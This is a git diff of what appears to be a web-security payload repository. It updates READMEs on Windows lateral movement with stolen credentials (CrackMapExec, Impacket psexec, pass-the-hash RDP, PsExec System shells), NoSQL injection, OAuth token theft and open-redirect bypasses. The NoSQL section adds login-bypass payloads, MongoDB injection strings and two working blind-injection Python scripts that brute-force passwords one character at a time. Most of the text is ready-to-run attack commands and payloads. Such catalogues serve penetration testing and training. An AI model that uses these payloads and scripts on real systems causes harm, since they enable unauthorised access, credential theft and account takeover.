git clone https://github.com/byt3bl33d3r/CrackMapExec.github
|
||||
python crackmapexec.py 10.9.122.0/25 -d CSCOU -u jarrieta -p nastyCutt3r
|
||||
python crackmapexec.py 10.9.122.5 -d CSCOU -u jarrieta -p nastyCutt3r -x whoami
|
||||
python crackmapexec.py 10.9.122.0/25 -d DOMAIN -u username -p password
|
||||
python crackmapexec.py 10.10.10.10 -d DOMAIN -u username -p password -x whoami
|
||||
```
|
||||
|
||||
## Crackmapexec (Pass The Hash)
|
||||
@@ -66,23 +80,29 @@ cme smb 172.16.157.0/24 -u administrator -H 'aad3b435b51404eeaad3b435b51404ee:55
|
||||
## Winexe (Integrated to Kali)
|
||||
|
||||
```python
|
||||
winexe -U CSCOU/jarrieta%nastyCutt3r //10.9.122.5 cmd.exe
|
||||
winexe -U DOMAIN/username%password //10.10.10.10 cmd.exe
|
||||
```
|
||||
|
||||
## Psexec.py / Smbexec.py / Wmiexec.py (Impacket)
|
||||
|
||||
```python
|
||||
git clone https://github.com/CoreSecurity/impacket.git
|
||||
python psexec.py CSCOU/jarrieta:nastyCutt3r@10.9.122.5
|
||||
python smbexec.py CSCOU/jarrieta:nastyCutt3r@10.9.122.5
|
||||
python wmiexec.py CSCOU/jarrieta:nastyCutt3r@10.9.122.5
|
||||
python psexec.py DOMAIN/username:password@10.10.10.10
|
||||
python smbexec.py DOMAIN/username:password@10.10.10.10
|
||||
python wmiexec.py DOMAIN/username:password@10.10.10.10
|
||||
|
||||
# psexec.exe -s cmd
|
||||
# switch admin user to NT Authority/System
|
||||
```
|
||||
|
||||
## RDP Remote Desktop Protocol (Impacket)
|
||||
|
||||
```powershell
|
||||
python rdpcheck.py CSCOU/jarrieta:nastyCutt3r@10.9.122.5
|
||||
rdesktop -d CSCOU -u jarrieta -p nastyCutt3r 10.9.122.5
|
||||
python rdpcheck.py DOMAIN/username:password@10.10.10.10
|
||||
rdesktop -d DOMAIN -u username -p password 10.10.10.10 -g 70 -r disk:share=/home/user/myshare
|
||||
rdesktop -u username -p password -g 70 -r disk:share=/tmp/myshare 10.10.10.10
|
||||
# -g : the screen will take up 70% of your actual screen size
|
||||
# -r disk:share : sharing a local folder during a remote desktop session
|
||||
```
|
||||
|
||||
Note: you may need to enable it with the following command
|
||||
@@ -105,39 +125,41 @@ or with crackmapexec
|
||||
crackmapexec 192.168.1.100 -u Jaddmon -H 5858d47a41e40b40f294b3100bea611f -M rdp -o ACTION=enable
|
||||
```
|
||||
|
||||
For Server 2012 R2, Win8.1+
|
||||
|
||||
```powershell
|
||||
xfreerdp /u:offsec /d:win2012 /pth:88a405e17c0aa5debbc9b5679753939d /v:192.168.1.12
|
||||
```
|
||||
|
||||
with Metasploit
|
||||
or with Metasploit
|
||||
|
||||
```powershell
|
||||
run getgui -u admin -p 1234
|
||||
```
|
||||
|
||||
Then log in using xfreerdp
|
||||
|
||||
```powershell
|
||||
xfreerdp /u:offsec /d:win2012 /pth:88a405e17c0aa5debbc9b5679753939d /v:10.0.0.1 # pass the hash works for Server 2012 R2 / Win 8.1+
|
||||
xfreerd /u:runner /v:10.0.0.1 # password will be asked
|
||||
```
|
||||
|
||||
|
||||
## Netuse (Windows)
|
||||
|
||||
```powershell
|
||||
net use \\ordws01.cscou.lab /user:CSCOU\jarrieta nastyCutt3r
|
||||
net use \\ordws01.cscou.lab /user:DOMAIN\username password
|
||||
C$
|
||||
```
|
||||
|
||||
## Runas (Windows - Kerberos auth)
|
||||
|
||||
```powershell
|
||||
runas /netonly /user:CSCOU\jarrieta "cmd.exe"
|
||||
runas /netonly /user:DOMAIN\username "cmd.exe"
|
||||
```
|
||||
|
||||
## PsExec (Windows - [Sysinternal](https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite) )
|
||||
|
||||
```powershell
|
||||
PsExec.exe \\ordws01.cscou.lab -u CSCOU\jarrieta -p nastyCutt3r cmd.exe
|
||||
PsExec.exe \\ordws01.cscou.lab -u CSCOU\jarrieta -p nastyCutt3r cmd.exe -s # get System shell
|
||||
PsExec.exe \\ordws01.cscou.lab -u DOMAIN\username -p password cmd.exe
|
||||
PsExec.exe \\ordws01.cscou.lab -u DOMAIN\username -p password cmd.exe -s # get System shell
|
||||
```
|
||||
|
||||
## Thanks
|
||||
## References
|
||||
|
||||
- [Ropnop - Using credentials to own Windows boxes](https://blog.ropnop.com/using-credentials-to-own-windows-boxes/)
|
||||
- [Ropnop - Using credentials to own Windows boxes Part 2](https://blog.ropnop.com/using-credentials-to-own-windows-boxes-part-2-psexec-and-services/)
|
||||
|
||||
147
NoSQL Injection/README.md
Normal file
147
NoSQL Injection/README.md
Normal file
@@ -0,0 +1,147 @@
|
||||
# NoSQL injection
|
||||
|
||||
> NoSQL databases provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases are still potentially vulnerable to injection attacks, even if they aren't using the traditional SQL syntax.
|
||||
|
||||
## Summary
|
||||
|
||||
* [Tools](#tools)
|
||||
* [Exploit](exploits)
|
||||
* [Authentication Bypass](#authentication-bypass)
|
||||
* [Extract length information](#extract-length-information)
|
||||
* [Extract data information](#extract-data-information)
|
||||
* [Blind NoSQL](#blind-nosql)
|
||||
* [POST with JSON body](#post-with-json-body)
|
||||
* [GET](#get)
|
||||
* [MongoDB Payloads](#mongodb-payloads)
|
||||
* [References](#references)
|
||||
|
||||
## Tools
|
||||
|
||||
* [NoSQLmap - Automated NoSQL database enumeration and web application exploitation tool](https://github.com/codingo/NoSQLMap)
|
||||
|
||||
## Exploit
|
||||
|
||||
### Authentication Bypass
|
||||
|
||||
Basic authentication bypass using not equal ($ne) or greater ($gt)
|
||||
|
||||
```json
|
||||
in URL
|
||||
username[$ne]=toto&password[$ne]=toto
|
||||
|
||||
in JSON
|
||||
{"username": {"$ne": null}, "password": {"$ne": null}}
|
||||
{"username": {"$ne": "foo"}, "password": {"$ne": "bar"}}
|
||||
{"username": {"$gt": undefined}, "password": {"$gt": undefined}}
|
||||
{"username": {"$gt":""}, "password": {"$gt":""}}
|
||||
```
|
||||
|
||||
### Extract length information
|
||||
|
||||
```json
|
||||
username[$ne]=toto&password[$regex]=.{1}
|
||||
username[$ne]=toto&password[$regex]=.{3}
|
||||
```
|
||||
|
||||
### Extract data information
|
||||
|
||||
```json
|
||||
in URL
|
||||
username[$ne]=toto&password[$regex]=m.{2}
|
||||
username[$ne]=toto&password[$regex]=md.{1}
|
||||
username[$ne]=toto&password[$regex]=mdp
|
||||
|
||||
username[$ne]=toto&password[$regex]=m.*
|
||||
username[$ne]=toto&password[$regex]=md.*
|
||||
|
||||
in JSON
|
||||
{"username": {"$eq": "admin"}, "password": {"$regex": "^m" }}
|
||||
{"username": {"$eq": "admin"}, "password": {"$regex": "^md" }}
|
||||
{"username": {"$eq": "admin"}, "password": {"$regex": "^mdp" }}
|
||||
```
|
||||
|
||||
Extract data with "in"
|
||||
|
||||
```json
|
||||
{"username":{"$in":["Admin", "4dm1n", "admin", "root", "administrator"]},"password":{"$gt":""}}
|
||||
```
|
||||
|
||||
|
||||
## Blind NoSQL
|
||||
|
||||
### POST with JSON body
|
||||
|
||||
|
||||
```python
|
||||
import requests
|
||||
import urllib3
|
||||
import string
|
||||
import urllib
|
||||
urllib3.disable_warnings()
|
||||
|
||||
username="admin"
|
||||
password=""
|
||||
u="http://example.org/login"
|
||||
headers={'content-type': 'application/json'}
|
||||
|
||||
while True:
|
||||
for c in string.printable:
|
||||
if c not in ['*','+','.','?','|']:
|
||||
payload='{"username": {"$eq": "%s"}, "password": {"$regex": "^%s" }}' % (username, password + c)
|
||||
r = requests.post(u, data = payload, headers = headers, verify = False)
|
||||
if 'OK' in r.text:
|
||||
print("Found one more char : %s" % (password+c))
|
||||
password += c
|
||||
```
|
||||
|
||||
### GET
|
||||
|
||||
```python
|
||||
import requests
|
||||
import urllib3
|
||||
import string
|
||||
import urllib
|
||||
urllib3.disable_warnings()
|
||||
|
||||
username='admin'
|
||||
password=''
|
||||
u='http://example.org/login'
|
||||
|
||||
while True:
|
||||
for c in string.printable:
|
||||
if c not in ['*','+','.','?','|', '#', '&', '$']:
|
||||
payload='?username=%s&password[$regex]=^%s' % (username, password + c)
|
||||
r = requests.get(u + payload)
|
||||
if 'Yeah' in r.text:
|
||||
print("Found one more char : %s" % (password+c))
|
||||
password += c
|
||||
```
|
||||
|
||||
## MongoDB Payloads
|
||||
|
||||
```bash
|
||||
true, $where: '1 == 1'
|
||||
, $where: '1 == 1'
|
||||
$where: '1 == 1'
|
||||
', $where: '1 == 1'
|
||||
1, $where: '1 == 1'
|
||||
{ $ne: 1 }
|
||||
', $or: [ {}, { 'a':'a
|
||||
' } ], $comment:'successful MongoDB injection'
|
||||
db.injection.insert({success:1});
|
||||
db.injection.insert({success:1});return 1;db.stores.mapReduce(function() { { emit(1,1
|
||||
|| 1==1
|
||||
' && this.password.match(/.*/)//+%00
|
||||
' && this.passwordzz.match(/.*/)//+%00
|
||||
'%20%26%26%20this.password.match(/.*/)//+%00
|
||||
'%20%26%26%20this.passwordzz.match(/.*/)//+%00
|
||||
{$gt: ''}
|
||||
[$ne]=1
|
||||
```
|
||||
|
||||
## References
|
||||
|
||||
* [Les NOSQL injections Classique et Blind: Never trust user input - Geluchat](https://www.dailysecurity.fr/nosql-injections-classique-blind/)
|
||||
* [Testing for NoSQL injection - OWASP](https://www.owasp.org/index.php/Testing_for_NoSQL_injection)
|
||||
* [NoSQL injection wordlists - cr0hn](https://github.com/cr0hn/nosqlinjection_wordlists)
|
||||
* [NoSQL Injection in MongoDB - JUL 17, 2016 - Zanon](https://zanon.io/posts/nosql-injection-in-mongodb)
|
||||
@@ -1,92 +0,0 @@
|
||||
# NoSQL injection
|
||||
|
||||
NoSQL databases provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases are still potentially vulnerable to injection attacks, even if they aren't using the traditional SQL syntax.
|
||||
|
||||
## Exploit
|
||||
|
||||
Basic authentication bypass using not equal ($ne) or greater ($gt)
|
||||
|
||||
```json
|
||||
in URL
|
||||
username[$ne]=toto&password[$ne]=toto
|
||||
|
||||
in JSON
|
||||
{"username": {"$ne": null}, "password": {"$ne": null} }
|
||||
{"username": {"$ne": "foo"}, "password": {"$ne": "bar"} }
|
||||
{"username": {"$gt": undefined}, "password": {"$gt": undefined} }
|
||||
```
|
||||
|
||||
Extract length information
|
||||
|
||||
```json
|
||||
username[$ne]=toto&password[$regex]=.{1}
|
||||
username[$ne]=toto&password[$regex]=.{3}
|
||||
```
|
||||
|
||||
Extract data information
|
||||
|
||||
```json
|
||||
in URL
|
||||
username[$ne]=toto&password[$regex]=m.{2}
|
||||
username[$ne]=toto&password[$regex]=md.{1}
|
||||
username[$ne]=toto&password[$regex]=mdp
|
||||
|
||||
username[$ne]=toto&password[$regex]=m.*
|
||||
username[$ne]=toto&password[$regex]=md.*
|
||||
|
||||
in JSON
|
||||
{"username": {"$eq": "admin"}, "password": {"$regex": "^m" }}
|
||||
{"username": {"$eq": "admin"}, "password": {"$regex": "^md" }}
|
||||
{"username": {"$eq": "admin"}, "password": {"$regex": "^mdp" }}
|
||||
```
|
||||
|
||||
## Blind NoSQL
|
||||
|
||||
```python
|
||||
import requests
|
||||
import urllib3
|
||||
import string
|
||||
import urllib
|
||||
urllib3.disable_warnings()
|
||||
|
||||
username="admin"
|
||||
password=""
|
||||
|
||||
while True:
|
||||
for c in string.printable:
|
||||
if c not in ['*','+','.','?','|']:
|
||||
payload='{"username": {"$eq": "%s"}, "password": {"$regex": "^%s" }}' % (username, password + c)
|
||||
r = requests.post(u, data = {'ids': payload}, verify = False)
|
||||
if 'OK' in r.text:
|
||||
print("Found one more char : %s" % (password+c))
|
||||
password += c
|
||||
```
|
||||
|
||||
## MongoDB Payloads
|
||||
|
||||
```bash
|
||||
true, $where: '1 == 1'
|
||||
, $where: '1 == 1'
|
||||
$where: '1 == 1'
|
||||
', $where: '1 == 1'
|
||||
1, $where: '1 == 1'
|
||||
{ $ne: 1 }
|
||||
', $or: [ {}, { 'a':'a
|
||||
' } ], $comment:'successful MongoDB injection'
|
||||
db.injection.insert({success:1});
|
||||
db.injection.insert({success:1});return 1;db.stores.mapReduce(function() { { emit(1,1
|
||||
|| 1==1
|
||||
' && this.password.match(/.*/)//+%00
|
||||
' && this.passwordzz.match(/.*/)//+%00
|
||||
'%20%26%26%20this.password.match(/.*/)//+%00
|
||||
'%20%26%26%20this.passwordzz.match(/.*/)//+%00
|
||||
{$gt: ''}
|
||||
[$ne]=1
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
|
||||
* [Les NOSQL injections Classique et Blind: Never trust user input - Geluchat](https://www.dailysecurity.fr/nosql-injections-classique-blind/)
|
||||
* [Testing for NoSQL injection - OWASP](https://www.owasp.org/index.php/Testing_for_NoSQL_injection)
|
||||
* [cr0hn - NoSQL injection wordlists](https://github.com/cr0hn/nosqlinjection_wordlists)
|
||||
* [Zanon - NoSQL Injection in MongoDB](https://zanon.io/posts/nosql-injection-in-mongodb)
|
||||
@@ -1,4 +1,20 @@
|
||||
# OAuth 2 - Common vulnerabilities
|
||||
# OAuth
|
||||
|
||||
## Summary
|
||||
|
||||
- [Stealing OAuth Token via referer](#stealing-oauth-token-via-referer)
|
||||
- [Grabbing OAuth Token via redirect_uri](#grabbing-oauth-token-via-redirect---uri)
|
||||
- [Executing XSS via redirect_uri](#executing-xss-via-redirect---uri)
|
||||
- [OAuth private key disclosure](#oauth-private-key-disclosure)
|
||||
- [Authorization Code Rule Violation](#authorization-code-rule-violation)
|
||||
- [Cross-Site Request Forgery](#cross-site-request-forgery)
|
||||
- [References](#references)
|
||||
|
||||
## Stealing OAuth Token via referer
|
||||
|
||||
From [@abugzlife1](https://twitter.com/abugzlife1/status/1125663944272748544) tweet.
|
||||
|
||||
> Do you have HTML injection but can't get XSS? Are there any OAuth implementations on the site? If so, setup an img tag to your server and see if there's a way to get the victim there (redirect, etc.) after login to steal OAuth tokens via referer
|
||||
|
||||
## Grabbing OAuth Token via redirect_uri
|
||||
|
||||
@@ -46,9 +62,10 @@ Applications that do not check for a valid CSRF token in the OAuth callback are
|
||||
|
||||
> The client MUST implement CSRF protection for its redirection URI. This is typically accomplished by requiring any request sent to the redirection URI endpoint to include a value that binds the request to the user-agent's authenticated state. The client SHOULD utilize the "state" request parameter to deliver this value to the authorization server when making an authorization request.
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
* [All your Paypal OAuth tokens belong to me - localhost for the win - INTO THE SYMMETRY](http://blog.intothesymmetry.com/2016/11/all-your-paypal-tokens-belong-to-me.html)
|
||||
* [OAuth 2 - How I have hacked Facebook again (..and would have stolen a valid access token) - INTO THE SYMMETRY](http://intothesymmetry.blogspot.ch/2014/04/oauth-2-how-i-have-hacked-facebook.html)
|
||||
* [How I hacked Github again. - Egor Homakov](http://homakov.blogspot.ch/2014/02/how-i-hacked-github-again.html)
|
||||
* [How Microsoft is giving your data to Facebook… and everyone else - Andris Atteka](http://andrisatteka.blogspot.ch/2014/09/how-microsoft-is-giving-your-data-to.html)
|
||||
- [Bypassing Google Authentication on Periscope's Administration Panel](https://whitton.io/articles/bypassing-google-authentication-on-periscopes-admin-panel/) By Jack Whitton
|
||||
@@ -2,6 +2,43 @@
|
||||
|
||||
> Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts may have a more trustworthy appearance. Unvalidated redirect and forward attacks can also be used to maliciously craft a URL that would pass the application’s access control check and then forward the attacker to privileged functions that they would normally not be able to access.
|
||||
|
||||
## Summary
|
||||
|
||||
- [Exploitation](#exploitation)
|
||||
- [HTTP Redirection Status Code - 3xx](#http-redirection-status-code---3xx)
|
||||
- [Fuzzing](#fuzzing)
|
||||
- [Filter Bypass](#filter-bypass)
|
||||
- [Common injection parameters](#common-injection-parameters)
|
||||
- [References](#references)
|
||||
|
||||
## Exploitation
|
||||
|
||||
Let’s say there’s a `well known` website - https://famous-website.tld/. And let's assume that there's a link like :
|
||||
|
||||
```powershell
|
||||
https://famous-website.tld/signup?redirectUrl=https://famous-website.tld/account
|
||||
```
|
||||
After signing up you get redirected to your account, this redirection is specified by the `redirectUrl` parameter in the URL.
|
||||
What happens if we change the `famous-website.tld/account` to `evil-website.tld`?
|
||||
|
||||
```powerhshell
|
||||
https://famous-website.tld/signup?redirectUrl=https://evil-website.tld/account
|
||||
```
|
||||
|
||||
By visiting this url, if we get redirected to `evil-website.tld` after the signup, we have an Open Redirect vulnerability. This can be abused by an attacker to display a phishing page asking you to enter your credentials.
|
||||
|
||||
|
||||
## HTTP Redirection Status Code - 3xx
|
||||
|
||||
- [300 Multiple Choices](https://httpstatuses.com/300)
|
||||
- [301 Moved Permanently](https://httpstatuses.com/301)
|
||||
- [302 Found](https://httpstatuses.com/302)
|
||||
- [303 See Other](https://httpstatuses.com/303)
|
||||
- [304 Not Modified](https://httpstatuses.com/304)
|
||||
- [305 Use Proxy](https://httpstatuses.com/305)
|
||||
- [307 Temporary Redirect](https://httpstatuses.com/307)
|
||||
- [308 Permanent Redirect](https://httpstatuses.com/308)
|
||||
|
||||
## Fuzzing
|
||||
|
||||
Replace www.whitelisteddomain.tld from *Open-Redirect-payloads.txt* with a specific white listed domain in your test case
|
||||
@@ -12,7 +49,7 @@ To do this simply modify the WHITELISTEDDOMAIN with value www.test.com to your t
|
||||
WHITELISTEDDOMAIN="www.test.com" && sed 's/www.whitelisteddomain.tld/'"$WHITELISTEDDOMAIN"'/' Open-Redirect-payloads.txt > Open-Redirect-payloads-burp-"$WHITELISTEDDOMAIN".txt && echo "$WHITELISTEDDOMAIN" | awk -F. '{print "https://"$0"."$NF}' >> Open-Redirect-payloads-burp-"$WHITELISTEDDOMAIN".txt
|
||||
```
|
||||
|
||||
## Exploitation
|
||||
## Filter Bypass
|
||||
|
||||
Using a whitelisted domain or keyword
|
||||
|
||||
@@ -48,6 +85,7 @@ Using "\/\/" to bypass "//" blacklisted keyword (Browsers see \/\/ as //)
|
||||
Using "%E3%80%82" to bypass "." blacklisted character
|
||||
|
||||
```powershell
|
||||
/?redir=google。com
|
||||
//google%E3%80%82com
|
||||
```
|
||||
|
||||
@@ -124,9 +162,11 @@ http://www.example.com/redirect.php?url=javascript:prompt(1)
|
||||
?return_path={payload}
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
## References
|
||||
|
||||
* filedescriptor
|
||||
* [You do not need to run 80 reconnaissance tools to get access to user accounts - @stefanocoding](https://gist.github.com/stefanocoding/8cdc8acf5253725992432dedb1c9c781)
|
||||
* [OWASP - Unvalidated Redirects and Forwards Cheat Sheet](https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet)
|
||||
* [Cujanovic - Open-Redirect-Payloads](https://github.com/cujanovic/Open-Redirect-Payloads)
|
||||
* [Pentester Land - Open Redirect Cheat Sheet](https://pentester.land/cheatsheets/2018/11/02/open-redirect-cheatsheet.html)
|
||||
* [Open Redirect Vulnerability - AUGUST 15, 2018 - s0cket7](https://s0cket7.com/open-redirect-vulnerability/)
|
||||
127
README.md
127
README.md
@@ -2,23 +2,27 @@
|
||||
|
||||
A list of useful payloads and bypasses for Web Application Security.
|
||||
Feel free to improve with your payloads and techniques !
|
||||
I <3 pull requests :)
|
||||
I :heart: pull requests :)
|
||||
|
||||
You can also contribute with a beer IRL or with `buymeacoffee.com`
|
||||
You can also contribute with a :beers: IRL or with `buymeacoffee.com`
|
||||
|
||||
[](https://buymeacoff.ee/swissky)
|
||||
|
||||
Every section contains:
|
||||
Every section contains the following files, you can use the `_template_vuln` folder to create a new chapter:
|
||||
|
||||
- README.md - vulnerability description and how to exploit it
|
||||
- Intruders - a set of files to give to Burp Intruder
|
||||
- Some exploits
|
||||
- Intruder - a set of files to give to Burp Intruder
|
||||
- Images - pictures for the README.md
|
||||
- Files - some files referenced in the README.md
|
||||
|
||||
You might also like :
|
||||
You might also like the `Methodology and Resources` folder :
|
||||
|
||||
- [Methodology and Resources](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/)
|
||||
- [Active Directory Attack.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Directory%20Attack.md)
|
||||
- [Methodology_and_enumeration.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Methodology_and_enumeration.md)
|
||||
- [Linux - Persistence.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Persistence.md)
|
||||
- [Linux - Privilege Escalation.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md)
|
||||
- [Metasploit - Cheatsheet.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Metasploit%20-%20Cheatsheet.md)
|
||||
- [Methodology and enumeration.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Methodology%20and%20enumeration.md)
|
||||
- [Network Pivoting Techniques.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Network%20Pivoting%20Techniques.md)
|
||||
- [Network Discovery.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Network%20Discovery.md)
|
||||
- [Reverse Shell Cheatsheet.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md)
|
||||
@@ -26,99 +30,26 @@ You might also like :
|
||||
- [Windows - Download and Execute.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Download%20and%20Execute.md)
|
||||
- [Windows - Mimikatz.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Mimikatz.md)
|
||||
- [Windows - Persistence.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Persistence.md)
|
||||
- [Windows - Post Exploitation Koadic.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Post%20Exploitation%20Koadic.md)
|
||||
- [Windows - Privilege Escalation.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md)
|
||||
- [Windows - Using credentials.md](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Using%20credentials.md)
|
||||
|
||||
- [CVE Exploits](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/CVE%20Exploits)
|
||||
- Apache Struts 2 CVE-2017-5638.py
|
||||
- Apache Struts 2 CVE-2017-9805.py
|
||||
- Drupalgeddon2 CVE-2018-7600.rb
|
||||
- Heartbleed CVE-2014-0160.py
|
||||
- Shellshock CVE-2014-6271.py
|
||||
- Tomcat CVE-2017-12617.py
|
||||
- Apache Struts 2 CVE-2013-2251 CVE-2017-5638 CVE-2018-11776_.py
|
||||
- Apache Struts 2 CVE-2017-5638.py
|
||||
- Apache Struts 2 CVE-2017-9805.py
|
||||
- Apache Struts 2 CVE-2018-11776.py
|
||||
- Docker API RCE.py
|
||||
- Drupalgeddon2 CVE-2018-7600.rb
|
||||
- Heartbleed CVE-2014-0160.py
|
||||
- JBoss CVE-2015-7501.py
|
||||
- Jenkins CVE-2015-8103.py
|
||||
- Jenkins CVE-2016-0792.py
|
||||
- Shellshock CVE-2014-6271.py
|
||||
- Tomcat CVE-2017-12617.py
|
||||
- WebLogic CVE-2016-3510.py
|
||||
- WebLogic CVE-2017-10271.py
|
||||
- WebLogic CVE-2018-2894.py
|
||||
- WebSphere CVE-2015-7450.py
|
||||
|
||||
## Try Harder
|
||||
|
||||
Ever wonder where you can use your knowledge ? The following list will help you find "targets" to improve your skills.
|
||||
|
||||
- __Bug Bounty Platforms__
|
||||
- [HackerOne](https://hackerone.com)
|
||||
- [BugCrowd](https://bugcrowd.com)
|
||||
- [Bounty Factory](https://bountyfactory.io)
|
||||
- [Synack](https://www.synack.com/)
|
||||
- [Intigriti](https://www.intigriti.com)
|
||||
- [List of Bounty Program](https://bugcrowd.com/list-of-bug-bounty-programs/)
|
||||
- __Online Platforms__
|
||||
- [Hack The Box](hackthebox.eu/)
|
||||
- [Penetration test lab "Test lab" | Pentestit](https://lab.pentestit.ru)
|
||||
- [PentesterLab : Learn Web Penetration Testing: The Right Way](https://pentesterlab.com/)
|
||||
- [Zenk-Security](https://www.zenk-security.com/epreuves.php)
|
||||
- [Root-Me](https://www.root-me.org)
|
||||
- [W3Challs](https://w3challs.com/)
|
||||
- [NewbieContest](https://www.newbiecontest.org/)
|
||||
- [Vulnhub](https://www.vulnhub.com/)
|
||||
- [The Cryptopals Crypto Challenges](https://cryptopals.com/)
|
||||
- [alert(1) to win](https://alf.nu/alert1)
|
||||
- [Hacksplaining](https://www.hacksplaining.com/exercises)
|
||||
- [HackThisSite](https://hackthissite.org)
|
||||
- [Hackers.gg](hackers.gg)
|
||||
- [Mind Map - Penetration Testing Practice Labs - Aman Hardikar](http://www.amanhardikar.com/mindmaps/Practice.html)
|
||||
|
||||
## Book's list
|
||||
|
||||
Grab a book and relax, these ones are the best security books (in my opinion).
|
||||
|
||||
- [Web Hacking 101](https://leanpub.com/web-hacking-101)
|
||||
- [Breaking into Information Security: Learning the Ropes 101 - Andrew Gill](https://leanpub.com/ltr101-breaking-into-infosec)
|
||||
- [OWASP Testing Guide v4](https://www.owasp.org/index.php/OWASP_Testing_Project)
|
||||
- [Penetration Testing: A Hands-On Introduction to Hacking](http://amzn.to/2dhHTSn)
|
||||
- [The Hacker Playbook 2: Practical Guide to Penetration Testing](http://amzn.to/2d9wYKa)
|
||||
- [The Hacker Playbook 3: Practical Guide to Penetration Testing - Red Team Edition](http://a.co/6MqC9bD)
|
||||
- [The Mobile Application Hacker’s Handbook](http://amzn.to/2cVOIrE)
|
||||
- [Black Hat Python: Python Programming for Hackers and Pentesters](http://www.amazon.com/Black-Hat-Python-Programming-Pentesters/dp/1593275900)
|
||||
- [Metasploit: The Penetration Tester's Guide](https://www.nostarch.com/metasploit)
|
||||
- [The Database Hacker's Handbook, David Litchfield et al., 2005](http://www.wiley.com/WileyCDA/WileyTitle/productCd-0764578014.html)
|
||||
- [The Shellcoders Handbook by Chris Anley et al., 2007](http://www.wiley.com/WileyCDA/WileyTitle/productCd-047008023X.html)
|
||||
- [The Mac Hacker's Handbook by Charlie Miller & Dino Dai Zovi, 2009](http://www.wiley.com/WileyCDA/WileyTitle/productCd-0470395362.html)
|
||||
- [The Web Application Hackers Handbook by D. Stuttard, M. Pinto, 2011](http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118026470.html)
|
||||
- [iOS Hackers Handbook by Charlie Miller et al., 2012](http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118204123.html)
|
||||
- [Android Hackers Handbook by Joshua J. Drake et al., 2014](http://www.wiley.com/WileyCDA/WileyTitle/productCd-111860864X.html)
|
||||
- [The Browser Hackers Handbook by Wade Alcorn et al., 2014](http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118662091.html)
|
||||
- [The Mobile Application Hackers Handbook by Dominic Chell et al., 2015](http://www.wiley.com/WileyCDA/WileyTitle/productCd-1118958500.html)
|
||||
- [Car Hacker's Handbook by Craig Smith, 2016](https://www.nostarch.com/carhacking)
|
||||
|
||||
## More resources
|
||||
|
||||
### Blogs/Websites
|
||||
|
||||
- [BUG BOUNTY FIELD MANUAL: THE DEFINITIVE GUIDE FOR PLANNING, LAUNCHING, AND OPERATING A SUCCESSFUL BUG BOUNTY PROGRAM](https://www.hackerone.com/blog/the-bug-bounty-field-manual)
|
||||
- [How to become a Bug Bounty Hunter - Sam Houston](https://forum.bugcrowd.com/t/researcher-resources-how-to-become-a-bug-bounty-hunter/1102)
|
||||
- [Tips from Top Hackers – Bug Hunting methodology and the importance of writing quality submissions - Sam Houston](https://www.bugcrowd.com/tips-from-top-hackers-bug-hunting-methodology-and-the-importance-of-writing-quality-submissions/)
|
||||
- [ARNE SWINNEN'S SECURITY BLOG JUST ANOTHER INFOSEC BLOG](https://www.arneswinnen.net)
|
||||
- [XSS Jigsaw - innerht.ml](https://blog.innerht.ml)
|
||||
- [ZeroSec Blog: Featuring Write-Ups, Projects & Adventures](https://blog.zsec.uk/tag/ltr101/)
|
||||
|
||||
### Youtube
|
||||
|
||||
- [Hunting for Top Bounties - Nicolas Grégoire](https://www.youtube.com/watch?v=mQjTgDuLsp4)
|
||||
- [BSidesSF 101 The Tales of a Bug Bounty Hunter - Arne Swinnen](https://www.youtube.com/watch?v=dsekKYNLBbc)
|
||||
- [Security Fest 2016 The Secret life of a Bug Bounty Hunter - Frans Rosén](https://www.youtube.com/watch?v=KDo68Laayh8)
|
||||
- [IppSec Channel - Hack The Box Writeups](https://www.youtube.com/channel/UCa6eh7gCkpPo5XXUDfygQQA)
|
||||
|
||||
### Docker
|
||||
|
||||
| Command | Link |
|
||||
| :------------- | :------------- |
|
||||
| `docker pull remnux/metasploit` | [docker-metasploit](https://hub.docker.com/r/remnux/metasploit/) |
|
||||
| `docker pull paoloo/sqlmap` | [docker-sqlmap](https://hub.docker.com/r/paoloo/sqlmap/) |
|
||||
